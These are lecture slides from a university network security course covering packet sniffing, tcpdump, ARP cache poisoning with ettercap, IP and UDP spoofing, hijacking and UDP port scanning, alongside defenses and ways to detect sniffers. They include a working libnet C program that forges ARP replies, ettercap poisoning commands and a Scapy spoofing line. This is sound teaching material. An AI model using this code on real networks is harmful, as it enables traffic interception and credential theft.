CSC 574
Computer and Network Security

Network Security

Alexandros Kapravelos
kapravelos@ncsu.edu

(Derived from slides by Giovanni Vigna)

Network Sniffing

- Technique at the basis of many attacks
- The attacker sets his/her network interface in promiscuous mode
- If switched Ethernet is used, then the switch must be “convinced” that a copy of the traffic needs to be sent to the port of the sniffing host

Why Sniffing?

- Many protocols (FTP, POP, HTTP, IMAP) transfer authentication information in the clear
- By sniffing the traffic it is possible to collect usernames/passwords, files, mail, etc.
- Usually traffic is copied to a file for later analysis

Sniffing Tools

- Tools to collect, analyze, and reply traffic
- Routinely used for traffic analysis and troubleshooting
- Command-line tools
  - tcpdump: collects traffic
  - tcpflow: reassembles TCP flows
  - tcpreplay: re-sends recorded traffic
- Graphical tools
  - Wireshark
    - Supports TCP reassembling
    - Provides parsers for a number of protocols

TCPDump: Understanding the Network

- TCPDump is a tool that analyzes the traffic on a network segment
- One of the most used/most useful tools
- Based on libpcap, which provides a platform-independent library and API to perform traffic sniffing
- Allows one to specify an expression that defines which packets have to be printed
- Requires root privileges to be able to set the interface in promiscuous mode (privileges not needed when reading from file)

TCPDump: Command Line Options

- -e: print link-level addresses
- -n: do not translate IP addresses to FQDN names
- -x: print each packet in hex
- -X: print each packet in hex and ASCII
- -i: use a particular network interface
- -r: read packets from a file
- -w: write packets to a file
- -s: specify the amount of data to be sniffed for each packet (e.g., set to 65535 to get the entire IP packet)
- -f: specify a file containing the filter expression

TCPDump: Filter Expression

- A filter expression consists of one or more primitives
- Primitives are composed of a qualifier and an id
- Qualifiers
  - type: defines the kind of entity
    - host (e.g., “host longboard”, where “longboard” is the id)
    - net (e.g., “net 128.111”)
    - port (e.g., “port 23”)
  - dir: specifies the direction of traffic
    - src (e.g., “src host longboard”)
    - dst
    - src and dst

TCPDump: Filter Expression

- Qualifiers (continued)
  - proto: specifies a protocol of interest
    - ether (e.g., “ether src host 00:65:FB:A6:11:15”)
    - ip (e.g., “ip dst net 192.168.1”)
    - arp (e.g., “arp”)
    - rarp (e.g., “rarp src host 192.168.1.100”)
- Operators can be used to create complex filter expression
  - and, or, not (e.g., “host shortboard and not port ssh”)
- Special keywords
  - gateway: checks if a packet used a host as a gateway
  - less and greater: used to check the size of a packet
  - broadcast: used to check if a packet is a broadcast packet

TCPDump: Filter Expression

- Other operators
  - Relational: <, >, >=, <=, =, !=
  - Binary: +, -, *, /, &, |
  - Logical: and, or, not
    - “not host longboard and dst host 192.168.1.1
- Access to packet data
  - proto [expr : size] where expr is the byte offset and size is an optional indicator of the number of bytes if interest (1, 2, or 4)
    - ip[0] & 0xf != 5 to filter only IP datagrams with options

TCPDump: Examples

- # tcpdump -i eth0 -n -x
- # tcpdump -s 65535 -w traffic.dump src host hitchcock
- # tcpdump -r traffic.dump arp
- # tcpdump arp[7] = 1
- # tcpdump gateway csgw and \(port 21 or port 20 \)

Libpcap

- Library to build sniffers in C
- pcap_lookupdev
  - looks up a device
- pcap_open_live
  - opens a device and returns a handle
- pcap_open_offline and pcap_dump_open
  - read from and save packets to files
- pcap_compile and pcap_setfilter
  - set a tcpdump-like filter
- pcap_loop
  - register a callback to be invoked for each received packet

Packet Structure

- Header is returned in structure

```
struct pcap_pkthdr {
  struct timeval ts; /* time stamp */
  bpf_u_int32 caplen; /* length of portion */
  bpf_u_int32 len; /* length this packet (off wire) */
};
```

- The actual packet is returned as a pointer to memory
- Packet can be parsed by “casting” it with protocol-specific structs
- Whenever dealing with packets take into account endianness
  - Use ntohs, htons, ntohl, htonl

Dsniff

- Collection of tools for network auditing and penetration testing
- dsniff, filesnarf, mailsnarf, msgsnarf, urlsnarf, and webspy passively monitor a network for interesting data (passwords, e-mail, files, etc.)
- arpspoof, dnsspoof, and macof facilitate the interception of network traffic normally unavailable to an attacker
- sshmitm and webmitm implement active man-in-the-middle attacks against redirected SSH and HTTPS

Ettercap

- Tool for performing man-in-middle attacks in LANs
- Provides support for ARP spoofing attacks
- Provides support for the interception of SSH1 and SSL connections
- Support the collection of passwords for a number of protocols

ARP Spoofing with Ettercap

- Define two groups hosts
  - The cache of each host in one group will be poisoned with entries associated with hosts in the other group
    - Group 1: 192.168.1.1
    - Group 2: 192.168.1.10-20
- Set up IP forwarding
  - (on linux) # echo 1 > /proc/sys/net/ipv4/ip_forwarding
- Start the poisoning
  - # ettercap –C –o -M arp:remote /192.168.1.1/ /192.168.1.10-20/
- Collect the traffic
  - # tcpdump -i eth0 -s 0 -w dump.pcap

ARP Defenses

- Static ARP entries
  - The ARP cache can be configured to ignore dynamic updates
  - Difficult to manage in large installation
    - Could be used for a subset of critical addresses (e.g., DNS servers, gateways)
- Cache poisoning resistance
  - Ignore unsolicited ARP replies (still vulnerable to hijacking)
  - Update on timeout (limited usefulness)
- Monitor changes (e.g., arpwatch)
  - Listen for ARP packets on a local Ethernet interface
  - Keep track for Ethernet/IP address pairs
  - Report suspicious activity and changes in mapping

Detecting Sniffers on Your Network

- Sniffers are typically passive programs
- They put the network interface in promiscuous mode and listen for traffic
- They can be detected by programs that provide information on the status of a network interface (e.g., ifconfig)
  -
```
# ifconfig eth0
eth0      Link encap:Ethernet  HWaddr 00:10:4B:E2:F6:4C
          inet addr:192.168.1.20  Bcast:192.168.1.255  Mask:255.255.255.0
          UP BROADCAST RUNNING PROMISC MULTICAST  MTU:1500  Metric:1
          RX packets:1016 errors:0 dropped:0 overruns:0 frame:0
          TX packets:209 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:100
```
- A kernel-level rootkit can easily hide the presence of a sniffer

Detecting Sniffers on Your Network

- Suspicious ARP activity
  - ARP cache poisoning attacks are noisy
  - Tools like arpwatch and XArp detect a variety of ARP attacks
- Suspicious DNS lookups
  - Sniffer attempts to resolve names associated with IP addresses (may be part of normal operation)
  - Trap: generate connection from fake IP address not in local network and detect attempt to resolve name
- Latency
  - Assumption: Since the NIC is in promiscuous mode EVERY packet is processed
  - Use ping to analyze response time of host A
  - Generate huge amount of traffic to other hosts and analyze response time of host A

Detecting Sniffers on Your Network


- Kernel behavior
  - Linux
    - When in promiscuous mode, some kernels will accept a packet that has the wrong Ethernet address but the right destination IP address
    - If sending an ICMP request to a host using the wrong Ethernet address but the correct IP address causes an ICMP reply, the host is sniffing the network
- AntiSniff tool (written in 2000!)
  - Covers some of the techniques above
  - Uses TCP SYN and TCP handshake forged traffic to overload sniffer when testing latency

Controlling Network Access

- Sniffing and hijacking attacks (e.g., ARP attacks) require physical access
- It is important to control who can access your network
- IEEE 802.1X is port-based access control protocol
  - A “supplicant” (e.g., a laptop) connects to an “authenticator” (e.g., a switch)
  - The “supplicant” has minimal traffic access until it presents the right credentials (through the authenticator) to an authentication server
    - Protocol based on the Extensible Authentication Protocol (EAP) over LAN (EAPOL)
  - Once the right credentials are provided network access will be granted

IP Spoofing

- In an IP spoofing attack a host impersonates another host by sending a datagram with the address of the impersonated host as the source address



Why IP Spoofing?

- IP spoofing is used to impersonate sources of security-critical information (e.g., a DNS server or an NFS server)
- IP spoofing is used to exploit address-based authentication in higher-level protocols
- Many tools available
  - Protocol-specific spoofers (DNS spoofers, NFS spoofers, etc)
  - Generic IP spoofing tools (e.g., hping)

Libnet

- Provides a platform-independent library of functions to build (and inject) arbitrary packets
- Allows to write Ethernet spoofed frames
- Steps in building a packet
  1. Memory Initialization (allocates memory for packets)
  2. Network Initialization (initializes the network interface)
  3. Packet Construction (fill in the different protocol headers/payloads)
  4. Packet Checksums (compute the necessary checksums - some of them could be automatically computed by the kernel)
  5. Packet Injection (send the packet on the wire)

Libnet Example

```
#include <libnet.h>
 /* 192.168.1.10  at  00:01:03:1D:98:B8 */
 /* 192.168.1.100 at  08:00:46:07:04:A3 */
 /* 192.168.1.30  at  00:30:C1:AD:63:D1 */

 u_char enet_dst[6] = {0x00, 0x01, 0x03, 0x1d, 0x98, 0xB8};
 u_char enet_src[6] = {0x08, 0x00, 0x46, 0x07, 0x04, 0xA3};

 int main(int argc, char *argv[]) {
     int packet_size;                    /* size of our packet */
     u_long spf_ip = 0, dst_ip = 0;       /* spoofed ip, dest ip */
     u_char *packet;                      /* pointer to our packet buffer */
     char err_buf[LIBNET_ERRBUF_SIZE];    /* error buffer */
     struct libnet_link_int *network;     /* pointer to link interface */

     dst_ip = libnet_name_resolve("192.168.1.10", LIBNET_DONT_RESOLVE);
     spf_ip = libnet_name_resolve("192.168.1.30", LIBNET_DONT_RESOLVE);
```

Libnet Example

```
/* Step 1: Memory Initialization */

 /* We're going to build an ARP reply */
 packet_size = LIBNET_ETH_H + LIBNET_ARP_H + 30;
 libnet_init_packet(packet_size, &packet);

 /* Step 2: Network initialization */
 network = libnet_open_link_interface("eth0", err_buf);

 /* Step 3: Packet construction (ethernet header). */
 libnet_build_ethernet(enet_dst, enet_src,
                       ETHERTYPE_ARP, NULL, 0, packet);
 libnet_build_arp(ARPHRD_ETHER,
        0x0800, /* IP proto */
        6, /* Ether addr len */
        4, /* IP addr len */
        ARPOP_REPLY, /* ARP reply */
        enet_src, /* our ether */
        (u_char *)&spf_ip,  /* spoofed ip */
        enet_dst, (u_char *)&dst_ip, /* target */
        NULL, 0, /* payload */
        packet + LIBNET_ETH_H);
```

Libnet Example

```
    /* Step 5: Packet injection */
     libnet_write_link_layer(network, "eth0", packet, packet_size);

     /* Shut down the interface */
     libnet_close_link_interface(network);
     /* Free packet memory */
     libnet_destroy_packet(&packet);

     return 0;
}
```

Results

```
192.168.1.10# arp -a

(192.168.1.30) at 00:30:C1:AD:63:D1 [ether] on eth0

 192.168.1.100# send_spoof_arp

8:0:46:7:4:a3 0:1:3:1d:98:b8 0806 72: arp reply 192.168.1.30 is-at 8:0:46:7:4:a3
                          0001 0800 0604 0002 0800 4607 04a3 c0a8
                          011e 0001 031d 98b8 c0a8 010a 0000 0000
                          0000 0000 0000 0000 0000 0000 0000 0000
                          0000 0000 0000

 192.168.1.10# arp -a

(192.168.1.30) at 08:00:46:07:04:A3 [ether] on eth0

192.168.1.10# ping 192.168.1.30

0:1:3:1d:98:b8 8:0:46:7:4:a3 0800 74: 192.168.1.10 > 192.168.1.30: icmp: echo request
                          4500 003c 4903 0000 2001 ce45 c0a8 010a
                          c0a8 011e 0800 495c 0300 0100 6162 6364
                          6566 6768 696a 6b6c 6d6e 6f70 7172 7374
                          7576 7761 6263
```

Scapy

- Python library for the manipulation of packets
- Allows for the fast prototyping of network attack tools
- Provides support for sniffing and spoofing
- Slower than libpcap/libnet but easier to use
- For example, to send a spoofed ICMP packet:
  > send(IP(src="128.111.40.59", dst="128.111.40.54")/ICMP())


Hijacking

- Sniffing and spoofing are the basis for hijacking
- The attacker sniffs the network, waiting for a client request
- Races against legitimate host when producing a reply
- There are ARP-, UDP-, and TCP-based variations of this attack


User Datagram Protocol (UDP)

- The UDP protocol relies on IP to provide a connectionless, unreliable, best-effort datagram delivery service (delivery, integrity, non-duplication, ordering, and bandwidth is not guaranteed)
- Introduces the port abstraction that allows one to address different message destinations for the same IP address
- Often used for multimedia (more efficient than TCP) and for services based on request/reply schema (DNS, NFS, RPC)

UDP Message



0
4
8
12
16
20
24
28
31
UDP source port
UDP destination port
UDP message length
Checksum
Data

UDP Encapsulation




UDP Spoofing

- Basically IP spoofing



UDP Hijacking

- Variation of the UDP spoofing attack



UDP Portscan

- Used to determine which UDP services are available
- A zero-length UDP packet is sent to each port
- If an ICMP error message “port unreachable” is received the service is assumed to be unavailable
- Many TCP/IP stack implementations (not Windows!) implement a limit on the error message rate, therefore this type of scan can be slow (e.g., Linux limit is 80 messages every 4 seconds)

UDP Portscan

```
 % nmap -sU 192.168.1.10

Starting nmap by fyodor@insecure.org ( www.insecure.org/nmap/ )
Interesting ports on  (192.168.1.10):
(The 1445 ports scanned but not shown below are in state: closed)
Port       State       Service
137/udp    open        netbios-ns
138/udp    open        netbios-dgm

Nmap run completed -- 1 IP address (1 host up) scanned in 4 seconds
```

UDP Portscan

```
19:37:31.305674 192.168.1.100.41481 > 192.168.1.10.138: udp 0 (ttl 46, id 61284)
19:37:31.305706 192.168.1.100.41481 > 192.168.1.10.134: udp 0 (ttl 46, id 31166)
19:37:31.305730 192.168.1.100.41481 > 192.168.1.10.137: udp 0 (ttl 46, id 31406)
19:37:31.305734 192.168.1.100.41481 > 192.168.1.10.140: udp 0 (ttl 46, id 50734)
19:37:31.305770 192.168.1.100.41481 > 192.168.1.10.131: udp 0 (ttl 46, id 33361)
19:37:31.305775 192.168.1.100.41481 > 192.168.1.10.132: udp 0 (ttl 46, id 14242)
19:37:31.305804 192.168.1.10 > 192.168.1.100: icmp: 192.168.1.10 udp port 134 unreachable
19:37:31.305809 192.168.1.100.41481 > 192.168.1.10.135: udp 0 (ttl 46, id 17622)
19:37:31.305815 192.168.1.100.41481 > 192.168.1.10.139: udp 0 (ttl 46, id 52452)
19:37:31.305871 192.168.1.10 > 192.168.1.100: icmp: 192.168.1.10 udp port 140 unreachable
19:37:31.305875 192.168.1.10 > 192.168.1.100: icmp: 192.168.1.10 udp port 131 unreachable
19:37:31.305881 192.168.1.10 > 192.168.1.100: icmp: 192.168.1.10 udp port 132 unreachable
19:37:31.305887 192.168.1.10 > 192.168.1.100: icmp: 192.168.1.10 udp port 135 unreachable
19:37:31.305892 192.168.1.10 > 192.168.1.100: icmp: 192.168.1.10 udp port 139 unreachable
19:37:31.305927 192.168.1.100.41481 > 192.168.1.10.133: udp 0 (ttl 46, id 38693)
19:37:31.305932 192.168.1.100.41481 > 192.168.1.10.130: udp 0 (ttl 46, id 60943)
19:37:31.305974 192.168.1.10 > 192.168.1.100: icmp: 192.168.1.10 udp port 133 unreachable
19:37:31.305979 192.168.1.10 > 192.168.1.100: icmp: 192.168.1.10 udp port 130 unreachable
19:37:31.617611 192.168.1.100.41482 > 192.168.1.10.138: udp 0 (ttl 46, id 21936)
19:37:31.617641 192.168.1.100.41482 > 192.168.1.10.137: udp 0 (ttl 46, id 17647)
19:37:31.617663 192.168.1.100.41481 > 192.168.1.10.136: udp 0 (ttl 46, id 55)
19:37:31.617737 192.168.1.10 > 192.168.1.100: icmp: 192.168.1.10 udp port 136 unreachable
```